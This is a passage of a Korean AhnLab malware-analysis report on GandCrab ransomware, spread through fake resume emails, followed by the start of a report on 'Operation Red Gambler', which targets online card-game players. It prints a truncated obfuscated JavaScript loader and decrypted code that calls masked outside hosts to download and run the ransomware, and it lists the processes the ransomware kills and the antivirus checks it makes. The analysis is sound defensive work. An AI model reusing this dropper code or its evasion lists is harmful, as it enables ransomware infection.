


그림 1-15 | 이력서로 위장한 갠드크랩 유포 과정

공격자는 [그림 1-16]과 같이 이력서 메일에 소개글과 함께 ‘이력서를 첨부하였습니다’라는 내용으로 링크 클릭을 유도하는데, 이 서버(www.d****aw/doc.php)에 접속하면 지원자 명의로 된 압축 파일이 다운로드된다.



그림 1-16 | 지원 메일

이 압축 파일(min_hee_resume.zip)을 해제하면 [그림 1-17]과 같은 스크립트 파일(resume.js)이 존재하는데, 해당 스크립트는 난독화되어 있어 [그림 1-18]과 같이 알아볼 수 없는 문자열로 보인다.




그림 1-17 | 압축 파일

```

0406662711e62703471267a67712431211e' +
'262b71707220736f797a293179202a2f207d202f2a206f2b6b6769386b313676717161373629666134386473347129206271202a2
f207d293b202f2a2064241e646921726f39' + '6268282824372978306d7161716f202826202a2f20';

function sfyqk(ntrzkmcvsemyr) {
    return (new Function(ntrzkmcvsemyr)());
}

function rmcvwal(min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
}

function jspuqyyax(pmcoidptrz) {
    var gccwd = pmcoidptrz.toString();
    var ntrzkmcvsemyr = "";
    for (var i = 0; i < gccwd.length; i += 2) ntrzkmcvsemyr += String.fromCharCode(parseInt(gccwd.substr(
    i, 2), 16));
    return ntrzkmcvsemyr;
}

while (true) {
    var hljtnjwa = rmcvwal(0, 107);
    var bmoxborozo = jspuqyyax(jrgamxply.replace(/i/g, hljtnjwa));
    if (bmoxborozo.indexOf("function") !== -1) {
        sfyqk(bmoxborozo);
        break;
    }
}

```

그림 1-18 | 난독화 된 스크립트

해당 스크립트를 복호화하면 [그림 1-19]와 같이 랜섬웨어 유포 페이지 URL(www.yo****p.com/update.php) 등을 확인할 수 있으며, 서버로부터 랜섬웨어(랜덤_이름).exe 파일을 다운로드한 후 실행하는 기능이 존재하는 것을 알 수 있다.

```

function ssndvdr(nzkzvck) { /* &_24gdhdzt6tub* wy(t */
    try { /* x+5a%x3va5)p6!80n7c!^(ifkc */
        rczugivyt("http://www.yo****p.com/update.php", function(oxtbl, error) { /*
            s_9q19dkmz_4 v^$y&y3 */
            if (!error) { /* m7r sq ! 4j 5r!qz!pmg(f( */
                return nzkzvck(oxtbl, false); /* xk3^vu)odjt)kd)^04e o!!04 */
            } else { /* yvfub+qgh9+mmj5sp4a7!e */
                rczugivyt("http://www.yo****p.com/update.php", function(oxtbl, error) { /*
                    l_w%8jxo0b+zd77tw@!&^ */
                    if (!error) { /* nrca7azjjlp%lag+ut *ilyk$%9)j */
                        return nzkzvck(oxtbl, false); /* fh%r2cfb(718^ inu8 u+b */
                    } else { /* c!gqmett*#plrm$6$7_iss*fu ^ */
                        rczugivyt("http://www.xn--****.com/update.php",
                            function(oxtbl, error) { /* hn!3pi^szqxtvgdlmhbz52%sl3$hjx */

```

그림 1-19 | 복호화 후 URL스트링

02. 감염 동작 방식 및 암호화 방식

(1) 감염 동작 방식

앞서 살펴본 갠드크랩 랜섬웨어의 버전을 정리하면 크게 v2.0, v2.1, v3.0 세 가지로 정리할 수 있으며, 각 버전별로 암호화 대상 혹은 제외 대상 등 암호화 조건들이 점차적으로 변화했다.

[표 1-5]는 갠드크랩 랜섬웨어의 버전별 공통점과 차이점이다.

	v2.0	v2.1	v3.0
공통점	C&C로 전송되는 사용자 정보 동일 - 공용 IP, PC_USER, PC_NAME, PC_GROUP, 언어, OS version, OS bit, 식별자, 저장장치 정보		
	랜섬노트 명(CRAB-DECRYPT.txt) 및 정상 파일 암호화 후 변경되는 확장자(CRAB) 명		
	암호화 제외 경로 및 파일명 [표6]		
	종료 대상 프로세스 [표7]		
	사용 중인 AntiVirus 제품 확인 목록 [표8]		
	암호화 방식 (아래 상세 설명)		
차이점	암호화 제외 확장자		
	.ani, .cab, .cpl, .cur, .diagcab, .diagpkg, .dll, .drv, .hlp, .icl, .icns, .ico, .ics, .lnk, .key, .idx, .mod, .mpa, .msc, .msp, .msstyles, .msu, .nomedia, .ocx, .prf, .rom, .rtp, .scr, .shs, .spl, .sys, .theme, .themepack, .exe, .bat, .cmd, .CRAB, .crab, .GDCB, .gdcb, .gandcrab, .yassine_lemmou (42개)	v2.0에서 .ldf 하나 추가(43개)	v3.0v2.1과 동일 (43개)
	랜섬 노트에 각각의 버전 명시		
	바탕화면 변경 기능		
	바탕화면 변경 없음	바탕화면 변경 없음	바탕화면 변경 함[그림 20]

표 1-5 | 갠드크랩의 버전별 공통점 및 차이점

또한 [표 1-6]과 같이 일부 경로와 파일명은 암호화 대상에서 제외된다.

암호화 제외 경로		암호화 제외 파일명	
\ProgramData\ \ETldCache\ \Boot\ \Program Files\ \Tor Browser\ 	Ransomware \All Users\ \Local Settings\ \Windows\ 	desktop.ini autorun.inf ntuser.dat iconcache.db bootsect.bak	boot.ini ntuser.dat.log thumbs.db CRAB-DECRYPT.txt

표 1-6 | 암호화 제외 경로 및 파일명

갠드크랩 랜섬웨어가 종료시키는 대상 프로세스는 [표 1-7]과 같다.

암호화 제외 경로

msftesql.exe	xfssvccon.exe	ocomm.exe	onenote.exe
sqlagent.exe	mydesktopservice.exe	mysqld.exe	outlook.exe
sqlbrowser.exe	agntsvc.exeisqlplussvc.exe	mysqld-nt.exe	powerpnt.exe
sqlservr.exe	xfssvccon.exe	mysqld-opt.exe	steam.exe
sqlwriter.exe	mydesktopservice.exe	dbeng50.exe	thebat.exe
oracle.exe	ocautoupds.exe	sqbcoreservice.exe	thebat64.exe
ocssd.exe	agntsvc.exeagntsvc.exe	excel.exe	thunderbird.exe
dbsnmp.exe	agntsvc.exeencsvc.exe	infopath.exe	visio.exe
synctime.exe	firefoxconfig.exe	msaccess.exe	winword.exe
mydesktopqos.exe	tbirdconfig.exe	mspub.exe	wordpad.exe
agntsvc.exeisqlplussvc.exe			

표 1-7 | 종료 대상 프로세스

또한 갠드크랩 랜섬웨어는 현재 사용자가 시스템에서 사용 중인 백신 프로그램에 대해서도 확인하는데 대상 제품은 [표 1-8]과 같다.

사용 중인 AntiVirus 제품 확인 목록

AVP.EXE	Mcshield.exe	pccpfw.exe
ekrn.exe	avengine.exe	fsguiexe.exe
avgnt.exe	cmdagent.exe	cfp.exe
ashDisp.exe	smc.exe	msmpeng.exe
NortonAntiBot.exe	persfw.exe	

표 1-8 | 사용자가 사용 중인 백신 제품 확인 대상

최종적으로 사용자 시스템이 갠드크랩 랜섬웨어에 감염되면 바탕화면이 변경된다. [그림 1-20]은 갠드크립 v3.0에 감염된 화면이다.



그림 1-20 | 갠드크랩v3.0에 감염된 후 변경된 바탕화면

(2) 암호화 방식

앞서 [표 1-5]의 갠드크랩 랜섬웨어의 버전별 특징에서 확인한 것과 같이 갠드크랩은 정상 파일을 암호화할 때 공통적인 방식을 사용하며, 상세 내용은 다음과 같다.

갠드크랩 랜섬웨어는 v2.0 이후부터 공개키 기반의 암호화 방식을 사용한다. 암호화 대상이 되는 파일마다 랜덤한 키 바이트를 생성하여 AES-256 방식으로 암호화한 뒤, 랜덤 키 바이트를 다시 공격자의 공개키로 암호화한다. 따라서 암호화된 파일을 복호화를 하기 위해서는 공격자의 개인키가 필요하다.




그림 1-21 | 갠드크랩 v2.1의 암호화 방식

[그림 1-21]는 갠드크랩 v2.1의 암호화 방식을 요약한 구조도이다. 먼저 로컬에서 공개키/개인키 쌍을 생성한 뒤 공격자의 C&C 서버에 생성한 키 값을 전송한다. 이후 공격자는 자신의 공개키를 감염 PC에 전송하여 사용자 로컬 PC에서 생성한 랜덤한 키 값을 암호화하는데 활용한다. 따라서 공격자의 C&C 서버에서 전달받은 공개키에 대한 개인키를 알지 못하면 암호화된 파일의 복구는 불가능하다.




그림 1-22 | 암호화된 파일의 구조

갠드크랩 v2.1에 의해 암호화가 완료된 파일은 내부 구조가 변경되는데, [그림 1-22]은 원본의 파일 크기가 0x220인 파일을 암호화한 결과이다. 파일 끝 0x208 크기의 값은 복호화에 필요한 값들을 저장하고 있다. 공격자의 공개키로 키 값과 벡터 값을 암호화하기 때문에 복호화를 위해서는 공격자의 개인키가 필요하다.

03. 안랩 제품의 대응 현황

V3 제품군에서는 갠드크랩 랜섬웨어의 최신 변종을 다음과 같은 진단명으로 탐지하고 있다.

- 파일리스(Fileless) 형태의 갠드크랩

	진단명
네트워크 침입 차단	malware_gandcrab_c2_init-1(HTTP)
행위 진단	Malware/MDP.Ransom.M1928
	Malware/MDP.Create.M1925

- 실행 파일 형태의 갠드크랩

	진단명
네트워크 침입 차단	malware_gandcrab_c2_init-1(HTTP)
행위 진단	Malware/MDP.Ransom.M1171
	Malware/MDP.Create.M1179
	Malware/MDP.Ransom.M1907
파일 진단	Trojan/Win32.RansomCrypt
	Trojan/Win32.Gandcrab
	Win-Trojan/Gandcrab.Exp

악성코드

상세 분석

ANALYSIS-IN-DEPTH

· ‘오퍼레이션 레드 캠프러’의 실체

악성코드 상세 분석

Analysis-In-Depth

‘오퍼레이션 레드 갬블러’의 실체

안랩은 국내 기관 및 주요 기업들을 대상으로 지속적인 사이버 공격을 수행했던 다수의 해킹 그룹들을 추적하던 중 지난 2016년 10월부터 2017년 8월까지 약 11개월동안 특정 공격 그룹이 국내 고스톱·포커류의 사행성 게임 이용자들을 노린 악성코드를 제작 및 유포했음을 확인했다. 이는 기밀 정보 유출 등을 목적으로 한 이전 공격과는 달리 경제적 이익을 목적으로 개인 사용자까지 공격을 확대했다는 점에서 주목할 필요가 있다.

안랩 시큐리티대응센터(ASEC)는 공격에 사용된 악성코드의 동작 방식과 목적 등을 분석하여 해당 공격을 ‘오퍼레이션 레드 갬블러(Operation Red Gambler)’로 명명했다. 이 리포트에서는 해당 그룹의 최근 공격 동향과 함께 악성코드 유포 방식, 공격 대상의 변화 등 상세한 분석 내용을 살펴본다.

01. 오퍼레이션 레드 갬블러(Operation Red Gambler) 공격 동향

2009년 7월 DDoS 공격을 시작으로 현재까지 국내를 대상으로 한 사이버 공격은 특정 국가와 관련된 것으로 추정되는데, 이들 해킹 그룹은 주로 정치적, 경제적 목적을 위해 전 세계를 대상으로 다양한 공격을 수행해왔다. 그 중 언론 보도 사례 기준 국내를 대상으로 수행한 주요 공격 동향을 정리하면 [그림 2-1]과 같다.




그림 2-1 | 국내를 대상으로 수행한 주요 공격 타임라인

초기에는 주로 시스템 파괴를 통한 사회 혼란 야기, 기밀 자료 탈취 등의 목적이 대부분이었으나, 2016년 하반기부터는 경제적 이익에 좀 더 무게를 둔 악성코드를 제작 및 유포했던 것으로 보인다. 안랩 시큐리티대응센터(ASEC)는 다수의 해킹 그룹의 움직임을 추적하던 중 한 공격 그룹이 지난 2016년 10월부터 2017년 8월까지 약 11개월동안 국내 고스톱·포커류의 사행성 웹보드 게임 이용자의 정보를 탈취하는 악성코드를 제작 및 유포했음을 확인했다. 편의 상, 이 보고서에서는 해당 공격 그룹을 A 공격 그룹으로 지칭한다.

(1) 공격 개요



그림 2-2 | 사행성 게임 화면

고스톱·포커류의 사행성 웹보드 게임은 이용자들이 보유한 게임 머니를 걸고 승부를 가리는 게임으로 승리자는 패배자의 게임 머니를 얻을 수 있다. 게임을 통해 벌어들인 게임 머니는 불법 환전상 등 다양한 경로를 통해 현금으로 바꿀 수 있기 때문에 오래 전부터 사기도박 조직의 공격 대상이 되어 왔다.

이와 같은 사행성 게임을 목적으로 하는 사기도박 조직은 [그림 2-3]과 같이 총책, 관리자, 사기도박자, 악성코드 개발자로 구성된다.

총책(Organizer)

사기도박 조직의 총 책임자이며, 악성코드 제작자에게 통칭 ‘뷰어 또는 돈보기’라 불리는 프로그램의 제작을 의뢰한다. 직접 범행 사무실을 관리하거나, 범행 사무실을 관리하는 다른 하위 조직에 구매한 악성코드를 재판매한다.




그림 2-3 | 사기도박 조직 구성도

악성코드 개발자(Malware Creator)

총책으로부터 의뢰를 받아 사기도박을 위한 프로그램을 개발 및 유포하고 구매 대금을 받는다. 사기도박을 위한 프로그램은 다양한 개발 언어 Delphi, C++, MFC 등으로 제작되며 범죄 조직 내에서 암암리에 소스코드를 판매하는 것으로 추정된다.

뷰어(돈보기) 프로그램(Viewer)

뷰어(돈보기) 프로그램은 게임 화면 및 시스템 정보를 수집하여 중계 서버에 실시간으로 전송하는 악성코드이다. 게임 이용자가 많은 PC방 시스템 및 불특정 다수를 상대로 악성코드를 유포하며, 이들 중 사행성 온라인 게임 이용자를 범행 대상으로 노린다. 프로세스 실시간 감시 및 화면 정보 전송, 보안 제품의 탐지 회피, 시스템의 순간 복구 프로그램을 무력화하는 기능 등이 있다.

관리자(Manager)

총책으로부터 악성코드를 구매하며, ‘작업장’이라 불리는 범행 사무실을 관리하는 하위 조직이다.

범죄 조직에 따라 관리자가 악성코드 유포를 담당하는 경우가 있다.



그림 2-4 | 뷰어(돋보기) 사용 중인 사기도박자

사기도박자(Grifter)

범행 사무실에는 일명 ‘선수’라 불리는 사기 도박자가 수집된 게임 정보를 이용하여 사기도박을 벌인다. 사기도박자는 악성코드를 통해 수집된 정보를 관리 프로그램으로 확인할 수 있다. 이렇게 획득한 정보를 이용하여 상대방의 패를 훔쳐보며 사기도박을 벌인다. 사기도박을 통해 벌어들인 게임머니는 불법 환전상 등 다양한 경로를 통해 현금화하여 부당 이득을 챙긴다.

(2) 공격 대상

오퍼레이션 레드 갬블러의 주요 공격 대상은 국내 고스톱·포커류의 사행성 게임 이용자로 공격 그룹은 경제적 이익을 목적으로 사용자들의 게임 정보를 탈취하는 악성코드를 유포했다.

국내 사행성 게임 시장의 경우 국내 메이저 게임사와 그 이외의 마이너 게임사들이 고스톱·포커류의 사행성 웹보드 게임을 운영하고 있다. 한편, 규제를 피해 게임물관리위원회에 등록되지 않은 불법 고스톱·포커류의 사행성 게임도 존재한다.

[표 2-1]은 공격 대상 게임 목록이며, 공격 그룹은 주기적으로 공격 대상 게임 목록을 업데이트한다.

게임 운영사	게임 이름
A사	7포커, 라스베가스포커, 로우바둑이, 하이로우, 텍사스홀덤
